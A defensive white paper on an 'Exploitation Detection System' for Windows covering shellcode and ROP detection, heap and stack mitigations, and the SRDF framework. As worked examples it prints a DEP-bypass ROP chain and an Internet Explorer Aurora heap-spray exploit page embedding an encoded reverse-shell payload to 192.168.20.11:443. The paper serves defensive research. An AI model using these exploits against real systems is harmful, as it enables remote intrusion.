Exploitation Detection System (EDS)

Introduction:

in the last several years, the exploits become the strongest cyber weapons in all cyber warfare. The exploit developer/vulnerability researcher become the nuclear scientist of the digital world.

Most of Attacks now are APT attacks and they are based on attacking from behind. they attack using a spear phishing and client-side attacks which bypass all of security defenses and appliances nowadays.

In this white paper, I will talk about a new concept named "Exploitation Detection System" which will defend against the APT Attacks and a new security mitigation tool which is based on co-operation between several mitigations to cover the weaknesses of each other and it's based on monitoring the memory changes which doesn't decrease the performance of the running application and creates a multi-layer protection with the regular mitigations.

the EDS consist of 2 payload detection tools for detecting shellcodes and rop chains and includes several mitigations tools for stack overflow, heap spray, use after free and other attack techniques which we will describe in the white paper.

Exploitation Detection System as a Concept:

Why EDS?

The next generation of attacks, the hackers nowadays attack a company from its client. they attack using spear-phishing, client-side attacks and exploits to get internally inside the network of the company and from inside these clients they attack the servers and get their information.

The Attackers use new undetectable malware (which is very easy for the signature-based AVs) and use HTTP and HTTPS to bypass the Firewalls, IDS and IPS tools to connect to the Attacker and sometimes they use legitimate websites to bypass threat intelligence tools and DNS analysis.

from these malwares, the attacker tries to get into the server by stealing the passwords using sniffing or whatever they can do, or even hack the server to get into your information and databases.

Most of security defenses and security tools can prevent or even detect these types of attacks. So, that's the time for new era. that's the time for the next technology after the AV, Firewalls, IDS and IPS. that's the Time for EDS

What's EDS?

The EDS simply is your agent in the memory of the clients. with the respect to the privacy policies, the EDS is simply a memory-based exploitation detection tool which is used to stop the client-side attacks and mark suspicious actions to further investigate and contain any attack bypassed your security defenses and give you a timeline of the whole attack to contain and stop.

The EDS should be a tool in the client machines to prevent or/and detect attacks and with its logs and with the correlation of its output and logs you can get a timeline of any attack and contain it.

After all signature-based tools which easily could be bypassed by a targeted attack and with the network tools ... it's the time for memory-based tool to mitigate what you can't see from just the network.

EDS vs Antivirus:

The Exploitation Detection System is not an Antivirus because:

- it's not signature-based or behavioral-based ... it's memory-based (with some behavior-based tools)
- it's based on detecting memory corruption vulnerabilities.
- it's your agent in the memory for memory scanning and logging suspicious actions and memory inside processes.
- it doesn't detect malware but only exploits

Exploitation Detection System Tool:

Now I will talk about my Exploitation Detection System tool and my mitigations to stop the client-side attacks and exploits.

The previous work:

The Compile-time solutions:

the compile time solutions are simply some mitigations solutions which is based on recompiling your application to apply this solution for it like /GS solution.

these type of solutions are mostly powerful but ineffective because there will be exceptions or applications which weren't compiled with applying this solution to it.

The Run-time solutions:

The run-time solutions are more effective because they aren't related to recompiling but they are applied to the processes and work with their code as a black-box.

these type of solutions are facing many challenges like false positives, false negatives, high memory consumption and so on.


the solutions nowadays are mostly one layer of defense with some on-off mitigations which will do some solid checks to detect the attack most of these tools are very fragile to be bypassed or facing a high number of false positives due to their inflexibility and there's no additional layer of defense.

What's New:

This Tool will contains:

- Multi-layer of defense.
- Scoring system which will make it more flexible
- Monitoring system as an additional layer of defense
- co-operative mitigations.

EDS Design:


Shellcode Detector
ROP Chain Detector
Security Mitigations For Stack
Security Mitigation For Heap
Scoring System For Alerting and/or Prevention
Periodical Scanning and Monitoring System Searching for Evidences of Exploitation

and it's divided into:

- **Payload Detection:** which detect the payload inside the input.
- **Attack Vector Detection and Mitigation:** which detect any attack coming from heap or stack like overflow or use-after-free
- **Scoring System:** which score the level of suspicious of action based on payload, attack vector detection and abnormal behavior for this process.

- **Monitoring System:** this is an additional layer of defense based on detecting bypassed mitigations from the indication of compromise of a process and make a detailed analysis over the process periodically.

Payload Detection:

Shellcode Detector:

Goals:

for the EDS, we need a high performance shellcode detector to scan on suspicious pages on memory to detect possible shellcodes.

this tool must be very fast, low false positive rate and minimum false negative rate.

Design:

The Shellcode Detector is a static shellcode detection tool which includes 2 phases: possible shellcode detection (GetPC, loops or high number of pushes) and flow analysis phase.

Phase 1: Possible Shellcode Detection.

The Shellcode detection searches for 3 marks for shellcode:

1. search for loops (jmp to above, loopxx, jcc ... etc) or call to pervious
2. search for high number of pushes end with flow redirection instruction (call reg, jmp reg ... etc)
3. search for fstenv instructions followed by at least 5 valid instructions.

for all of them, we ignore shellcodes which contain invalid instructions, privilege instructions or unknown behavior instructions.

Phase 2: Flow Analysis

In this part ... we are focusing on reading the whole instructions and how they are connected together. the flow analysis phase decrease the false positives rate with minimum decrease in performance and false negatives. and it scans of:

1. Check on the changes in stack level inside loops ... and it checks on pushes, pops or any modifications on esp to detect strange behavior in the loop and ignore it.
2. Check on jccs without a comparing instruction which could lead to unknown behavior
3. Check on a register used in comparing in a loop without being used or modified inside the loop and check if there's a loop without an index register (compare and check).
4. Check on the number of null bytes inside the shellcode which could be used to ignore shellcodes with nulls if the mitigation scans only on null-free shellcodes.

Statistics:

For False Negatives: I tested it on Metasploit payloads including the encryption/encoding modules and detect all of them ... and I tested shell-storm shellcodes .. it detects all windows shellcode that's compatible with ASLR.

For False Positives: I tested it on large binary files from different type of files (pcap Files, wmv files and others) and the statistics (per page) showed that 4% of pages marked infected (false positives)

File Type	Total No of Pages	Infected Pages	Presentage
Pcap	381	40	2%
Pcap	11120	543	4%
Wmv	104444	4463	4%

ROP Chain Detection:

This is a very small and basic tool and it's based on searching for a return address meet the following requirements:

1. the address is inside an executable page in a module
2. the return address following a call
3. Followed by ret or equivalent instructions in the next 16 bytes
4. not following a series of int3 (0xCC) bytes


Security Mitigation on Stack:

Here we have 2 security mitigations (mainly 1) and these mitigations are based on detecting buffer overflow which overwrites return address, seh address or vtable inside the stack. and it's based on detecting the ROP Attacks inside the stack.

Wrong Module Switching:

Wrong Module Switching is a monitoring-based exploitation detection mitigation and it simply backstracing the call stack searching for switching user libraries/modules to kernel libraries/modules and check on the switching if it was done correctly which means that it wasn't done by ROP.

Design:



This Techniques is based on hooking SSDT or Wow64 for <u>some</u> APIs (will be listed) and backtracing the call stack skipping the kernel modules and libraries (except who is not compatible with ASLR) until reach the user libraries (if reach nothing so it's ROP)

after reach the user library caller, it disassembles backwardly 16 instructions and checks on the following on the call instructions:

1. check if it's a "call dword" to the API, call to jmp dword to the API or call reg and with a mov instruction sets the register with the address of the API
2. check if there's a very near ret instruction or equivalent instructions.
3. check the parameters and classify them into 3 categories:
    a. if it's a constant value ... it checks this constant value with the equivalent parameter in the SSDT call.
    b. if the constant value is zero (null) ... this decrease the score as it's hard to have a null parameter inside the a string overflow input (but it could be happen by modifications using ROP)
    c. if it's a stack address (lea eax,dword [esp/ebp +xxx]/push eax) it checks if the address is within the stack base and limit
    d. if it's a generic parameter .. it skips it
4. if the parameter check is not sufficient (main parameters are generic or API with unknown parameters) we check on the next call stack .. and we check on the following:
    a. if the next call stack is a return from call near the ret address from the API (withing 400 bytes)

    b. check if there's nulls between the first return address (return from the API call) and the second return address (that we check now)

5. if The next call stack is not found, we check on the SEH before the kernel modules' SEH pointers and check if it's in the same module of the API caller

For this hard restrictions, we hook only special APIs that could be used by the Attackers like:

1. Process Creation APIs
2. Memory Allocation and Protection APIs
3. Connection and Sockets Creation
4. LoadLibrary and equivalent APIs for unknown DLLs.

Implementation:

we faced some obstacles in implementing the idea because of:

1. Some API calls are hard to find the beginning of the call stack (after the Zwxxx API)
2. Many equivalent API from kernel32,kernelbase,shell32 and others.
3. Socket Functions are away from the SSDT Hooking and has many dlls
4. SSDT Hooking is not supported in 64bits
5. The call stack backtracing could be fooled by the SEH chain

for the 1st problem ... we detected that we can find the beginning of the call stack by getting the first SEH Element (on the top of the chain) and search for the first call stack in the next couple of dwords in the stack

for the 2nd problem ... for these situation, we decided to monitor all of them .. some of them we don't check their parameters but only know the functionality of the API (Process Creation, Memory .. etc)

for the 3rd problem ... we put all APIs from the internet DLLs (ws2_32.dll, wininet.dll ... etc) as a possible socket creation API and we hook it using Layered Service Providers and we skip the parameters and check on the next call stack

for the 4th problem ... we hook WOW64 calls by API Hooking of the Wow64 dlls inside the win64 instead.

for the 5th problem ... we save the SEH chain and skip it.

About Possible bypassing techniques ... we will talk about them at the end of the whitepaper.

SEH Overflow Mitigation:

this a small and basic mitigation and it's based on monitoring the SEH chain ... and it's based on traversing the SEH chain for each thread and save the last element in the chain (which links to 0xFFFFFF in most cases) and checking periodically if there's a change on the last item.

Security Mitigations on Heap:

for heap, we need to secure from 3 types of attacks:

1. Heap Overflow
2. Heap Spray
3. Use After Free

for Heap Overflow, we need to secure from it to support the old windows versions (XP) and to secure from data overflow in heap in jemalloc heap system which implemented by firefox.

Heap Overflow:

For Heap Overflow ... we hook the heap allocation functions and add a custom header contains magic, cookie and nulls.

and it will be a thread that do the periodical check on the recently allocated buffer (in the last 2 secs) and ensure no overwrite had accrued.

Heap Spray:

in Heap Spray, we are focusing on 2 main characteristics of the heap spray ... which they are Time and Allocation Module (the module that allocates the buffer).

we try to detect many memory allocations happened in small time from the same module which they are not too small (larger than 100 bytes) and after that we check for shellcode or ROP chains inside.

So .. the criteria is:

1. Many Allocations from the same module
2. Allocations bigger than a specific size (100 bytes)
3. Allocations more than specific number (ex. > 350 allocations)
4. Allocations in a small time (1.5 secs)
5. Shellcodes or ROP Chains inside 2 or 3 buffers inside (we take randomly 2 or 3 allocations)

Use After Free:

For Use After Free, the attacker tries to create a object (contains vtable) and free this object and then use it again.

Some uses Heap Spray to forcing the free or to overwrite the object again with ROP chains ... and some others don't.


We uses 2 mitigations for stopping this type of attacks ... the first is the Heap Spray Mitigation and the second is that we are trying to postpone any freeing for an object contains vtable to the end of the time slice (~ 2 secs) to ensure no one tried to replace it with ROP chain Attack.

we also .. while the process requests to free this object, we fill it with a magic dwords to detect any Use After Free n attacker tried to do.

This mitigation forces the Attacker to wait for the end of the time slice (which will be randomly) to ensure that the object is freed ... and he needs to overwrite it exactly without using Heap Spray technique.


The Implementation:

To Implement these mitigations, we decided to Hook GlobalAlloc and GlobalFree and all equivalent APIs. and then, add a custom header to every allocation and link it to another array of headers (allocated by VirtualAlloc) to save all important information inside it (Time, Cookie, Allocation Eip or Module, ... etc). the link between the custom header and the Array of detailed headers is not based on pointers but it's based on guiding index.



and everything will be reset after a time slice finished (random size between 1 sec to 2 secs). And it will be another thread which will check periodically on

1. Check on all the cookies of the allocations inside the time slice for detecting Heap Overflow
2. Check on Heap Spray



Header Information

```
BOOL IsFreed;
BOOL IsImprotant;
WORD Cookie;
char* AllocatedBuffer;
DWORD Size;
DWORD AllocatorEip;
DWORD AllocatedTime;
HANDLE hHeap;
```

when the time slice ends, the thread will do the following:

1. Reset the Allocations Array
2. Free All postponed objects from being freed
3. Prepare for the next time slice.

Put all together:

The Exploitation Detection System will inform 2 types of scanning for the same process to ensure that the process is secured from exploits.

Critical Scanning and the scoring system:

The critical scanning is a very fast scanning which scans on an event occurred like a call to a special API to check for a wrong module switching, a heap spray attack occurred or a heap overflow.

in the Critical Scanning, the actions performed in this type of scanning is dependent on the event occurred.

Also, it checks on some factors related to the process which checks on if this action or behavior is normal for this process ... like adobe reader create a new cmd process or connect to unknown website which increase the score of this action and mark it as suspicious if there's evidences for that.

Wrong Module Switching Event:

When a special API is called, the EDS checks on:

1. Check on the criticality of the event (Load strange library, creating strange process (from outside the program directory) or cmd or ... etc). and gives an initial score.
2. Check on the caller Eip and the parameters and increase the score or skip the event if everything is normal
3. Check on the next call stack and increase or decrease the score ... or skip for low criticality events.
4. Check for shellcode or ROP chains inside the stack (3 pages only) and increase or decrease the score.

if the score reach a specific limit, it dumps the process and closes it giving a message with the reason of the termination.

if the score is high but didn't reach the specific limit, it dumps the process and log a warn inside the logs of the EDS for further investigations.

Heap Overflow Event:

in Heap Overflow, it checks the buffer if it contains shellcode and ROP chains and closes the application giving a message of heap overflow detected and dumps it before the termination with the Headers Array for further investigations

Heap Spray Event:

in Heap Spray Events, it checks on 2 randomly chosen chunks (which are parts of the Heap Spray) and check for ROP chains and shellcodes. if found, the EDS will dump the process and close the application giving a message with the reason of the termination.

Periodical Scanning:

In the Periodical Scanning, we scans on the following:

- Scan on SEH chains on every thread's stack to ensure the continuity of SEH and gives score if found an overwrite
- scans for ROP chains and shellcodes, cyclic patterns and bytes and gives score on that.
- scans on Heap Overflow and Heap Spray using the Heap Mitigation Thread.
- check on threads running outside all modules or inside stacks.
- Check Executable Places in Stack
- Check Executable Places in Memory Mapped Files
- and many more

On this scan, we give a full picture of possible exploitations on the process and it logs the report on this periodical scan .. if the score is high ... it terminates the process giving a message of possible exploitation and dumps the process before it.

Possible Attacks and Defense:

In this section, I will talk about most of exploits nowadays and how this tool could secure from them and I will talk about possible bypassing techniques and how the mitigations together could co-operate to close all weaknesses inside it.

ROP Attack Scenario through Stack Overflow:

For a ROP Attack inside Stack using SEH Overflow or overwriting vtable inside the stack. I used (as an example) a DEP Bypass Exploit which uses VirtualProtect to allow the shellcode to be executed.

Let's take a ROP Chain Example like this:

```
#ROP FOR LOAD "kernel32.dll"
my $rop = pack('V',0x00418764); # POP ESI # RETN
$rop .= pack('V',0x672CA660); # Address to LoadLibraryA
$rop .= pack('V',0x00412d09); # POP EBP # RETN
$rop .= pack('V',0x004AD39B); # ADD ESP,24 # POP EBP # POP EDI # POP ESI #
POP EBX # RETN  // Endereço de retorno da funçao LoadLibraryA
$rop .= pack('V',0x00472be9); # PUSHAD # POP EBX # RETN
$rop .= "kernel32.dll\x00";
$rop .= "A" x 27;
#ROP END HERE

#Endereço para GetProcAddress 0x672CA668
```

```
#ROP FOR Function GetProcAddress
$rop .= pack('V',0x0048004d);  # POP EBP # RETN
$rop .= "\x00\x00\x00\x00";
$rop .= pack('V',0x00409a7f);  # POP EDI # RETN
$rop .= pack('V',0x672CA668);  # Endereço para GetProcAddress
$rop .= pack('V',0x0042ad45);  # PUSH ESP # POP ESI # RETN
$rop .= pack('V',0x004a1b0e);  # POP ESI # RETN
$rop .= pack('V',0x004AD39B);  # ADD ESP,24 # POP EBP # POP EDI # POP ESI #
POP EBX # RETN  // Endereço de retorno da funçao GetProcAddress
$rop .= pack('V',0x00421953);  # ADD EBP,EAX # RETN
$rop .= pack('V',0x004c0634);  # PUSHAD # RETN
$rop .= "VirtualProtect\x00";
$rop .= "A" x 25;
#ROP END HERE

#ROP FOR VirtualProtect
$rop .= pack('V',0x0042c786);  # XCHG EAX,ESI # RETN // Endereço da
VirtualProtect
$rop .= pack('V',0x004d2c70);  # POP EBP # RETN
$rop .= pack('V',0x0047E58B);  # JMP ESP // Endereço de retorno da funçao
VirtualProtect
$rop .= pack('V',0x0046abf7);  # POP EBX # RETN
$rop .= pack('V',0x00000400);  # O valor de dwSize
$rop .= pack('V',0x00402bb4);  # POP EDX # RETN
$rop .= pack('V',0x00000040);  # Valor de flNewProtect
$rop .= pack('V',0x10002b9c);  # POP ECX # RETN
$rop .= pack('V',0x10007064);  # Valor de lpflOldProtect
$rop .= pack('V',0x00472be9);  # PUSHAD # POP EBX # RETN
$rop .= pack('V',0xAAAAAAAA);  # That's the Fake Return Address

#ROP END HERE
```

In this Attack, the Attacker uses a ROP chain to Get VirtualProtect API address and call to it to allow the execution of the Shellcode.

Detection and Mitigation:

While calling to VirtualProtect, the EDS will hook the ZwProtectVirtualMemory and traverse the call stack searching for a return address from inside a user module points to call to virtualProtect.

the EDS will find the "0xAAAAAAAA" address which means that the process called to VirtualProtect using "ret" instruction and not using "call" instruction ... so the EDS will terminate the process.

or the EDS will find a return to a stack address which means that the application will continue inside the shellcode that it changed its excitability

Also The EDS will scan the stack for possible shellcodes and leaked ROP addresses and will check if the address which will become executable is inside the stack which will gives higher score if it's inside the stack.

even if the attacker replace "0xAAAAAAAA" with an address inside the user dlls. he need to search for a call to VirtualProtect inside the user dlls contains PAGE_EXECUTE protection and need to find a call inside the user dlls points to the function that calls to virtualprotect and needs to put nulls in between.

And also, the Attacker need to hide his ROP chain to not be leaked and hide his shellcode from the shellcode detector and need to avoid overwriting SEH ... which will be too hard.

Heap Spray Attack Scenario:

in This Scenario, The Attacker try to exploit Internet Explorer Use After Free Aurora Vulnerability. Let's see an example:

```
<html>
<script>

var Array1 = new Array();
for (i = 0; i < 200; i++)
{
  Array1[i] = document.createElement("COMMENT");
  Array1[i].data = "AAA";
}

var Element1 = null;

function HeapSpray()
{
  Array2 = new Array();
  // msfpayload windows/shell_reverse_tcp LHOST=192.168.20.11 LPORT=443 J
  var Shellcode = unescape(
'%u9090%u9090%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b
14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5
752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u
d301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%
u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001
%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u3368%u0032%u680
0%u7377%u5f32%u6854%u774c%u0726%ud5ff%u90b8%u0001%u2900%u54c4%u6850%u8029%u00
6b%ud5ff%u5050%u5050%u5040%u5040%uea68%udf0f%uffe0%u89d5%u68c7%ua8c0%u0b14%u0
268%u0100%u89bb%u6ae6%u5610%u6857%ua599%u6174%ud5ff%u6368%u646d%u8900%u57e3%u
5757%uf631%u126a%u5659%ufde2%uc766%u2444%u013c%u8d01%u2444%uc610%u4400%u5054%
u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u30ff%u0868
%u1d87%uff60%ubbd5%ub5f0%u56a2%ua668%ubd95%uff9d%u3cd5%u7c06%u800a%ue0fb%u057
5%u47bb%u7213%u6a6f%u5300%ud5ff');
  var SprayValue = unescape('%u0c0d');
  do { SprayValue += SprayValue } while( SprayValue.length < 870400 );
  for (j = 0; j < 100; j++) Array2[j] = SprayValue + Shellcode;
}

function FRemove(Value1)
{
  HeapSpray();
  Element1 = document.createEventObject(Value1);
  document.getElementById("SpanID").innerHTML = "";
  window.setInterval(FOverwrite, 50);
}

function FOverwrite()
{
  buffer =
"\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0
c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d";
  for (i = 0; i < Array1.length; i++)
  {
    Array1[i].data = buffer;
  }
  var t = Element1.srcElement;
}

</script>

<body>
<span id="SpanID"><IMG src="/abcd.gif" onload="FRemove(event)"
/></span></body></html>
</body>
</html>
```

In this code, the Attacker tries to Spray his shellcode all over the heap and after that the Attacker will use the Use After Free vulnerability to redirect the execution to a random address in heap which will be filled by the Heap Spray with his shellcode.

Detection and Mitigation:

For this type of attack, the EDS will detect many allocated chunks from the same module bigger than specific size (ex: > 100 bytes) and while scanning 2 randomly chosen chunks, the EDS will find the shellcode which will lead to terminate the application giving a message that this process was compromised.

In case of User After Free only, the EDS will postpone the free of the object that contains the vtable so it will not be overwritten by the exploit and the attack will be prevented.

Future Work:

We are planning to include inside any company an internal server which communicate with all EDS tools inside the clients which logs and alert for suspicious actions and mitigated attacks.

This Server will include a dashboard which gives you all the details of any suspicious action inside all machines and tries to give you the details of the suspicious files or suspicious IPs which contains the attack.

Development:

The EDS tool is based on Security Research and Development Framwork (SRDF)

What's SRDF?

SRDF is a development framework created mainly to support writing security tools on malware field and network field. it's mainly win32 and writing using C++ but we aim to develop a linux version and to include a python implementation for it.

Goals:

1. Help Researchers in Malware or Network Security fields implement their ideas.
2. Provide a full object oriented development framework with a suitable design to meet the requirements of the targeted applications
3. To unite all small and separate tools inside one development framework.

Targeted Applications:

- Antivirus & Virus Removal Tools
- Malware Analysis Tools (Static – Dynamic – Behavioral)
- Network Tools (Sniffers – Firewalls – IDS/IPS – Packet Analysis Tools)
- Exploitation & Security Mitigation Tools

The Features:

Before talking about SRDF Design and structure, I want to give you what you will gain from SRDF and what it could add to your project.

In User-Mode part, SRDF gives you many helpful tools … and they are:

- **Parsers:**
    - PE and ELF Analyzer
    - PDF File Analyzer
    - Android (APK/DEX) File Parser
- **Static Analysis:**
    - x86 Assembler and Disassembler
    - Android Disassembler
    - MD5, SSDeep and Wildlist Scanner (YARA)
- **Dynamic Analysis:**
    - Process Analyzer
    - x86 Emulator

    - win32 Debugger
- **Behavoiral Analysis:**
    - API Hooking
    - Process Injection
- **Network Analysis:**
    - Packet Capturing using WinPcap
    - Pcap File Analyzer
    - Flow Analysis and Session Separation
    - Protocol Analysis: tcp, udp, icmp and arp
    - Application Layer Analysis: http and dns
- **Others:**
    - Full Object oriented
    - includes Backend Database, XML Serializer
    - Scalable
- And many more

In the Kernel-Mode part, it tries to make it easy to write your own filter device driver (not with WDF and callbacks) and gives an easy, object oriented (as much as we can) development framework with these features:

- Object-oriented and easy to use development framework
- Easy IRP dispatching mechanism
- SSDT Hooker
- Layered Devices Filtering
- TDI Firewall
- File and Registry Manager
- Kernel Mode easy to use internet sockets
- Filesystem Filter

Still the Kernel-Mode in progress and many features will be added in the near future.

The Development of EDS:

what we reach right now is we developed every mitigation for payload and attack vector separately but we still didn't develop the scoring and the monitoring system and still our future work.

Join us, Reach us and spread the word:

We need your support for the growing open source community for SRDF and for the EDS idea, concept and the tool.

Join us or share your ideas with us ... if you have any question please mail us at: amr.thabet[a-t]owasp.org

To reach our news and updates:

Twitter: @winSRDF

Facebook: fb.com/SecDevelop

Website: http://www.security-framework.com

Source Code for SRDF: https://github.com/AmrThabet/winSRDF

you are totally welcome for any question and any support.

Conclusion

The Exploitation Detection System is the technology of the new era and the only solution to stop the APT attacks and defend against the nowadays threats and contain it with the correlation with all network security tools

the EDS tool itself is a run-time security mitigation tool which stops the exploitation through numerous mitigations and a monitoring system which becomes a multi-layer mitigation system and the mitigations co-operate with each others to cover their weaknesses.

The EDS is based on a framework named "Security Research and Development Framework" which was created mainly to support writing security tools in malware and network field.

The Development of EDS still in progress ... please join us and spread the word.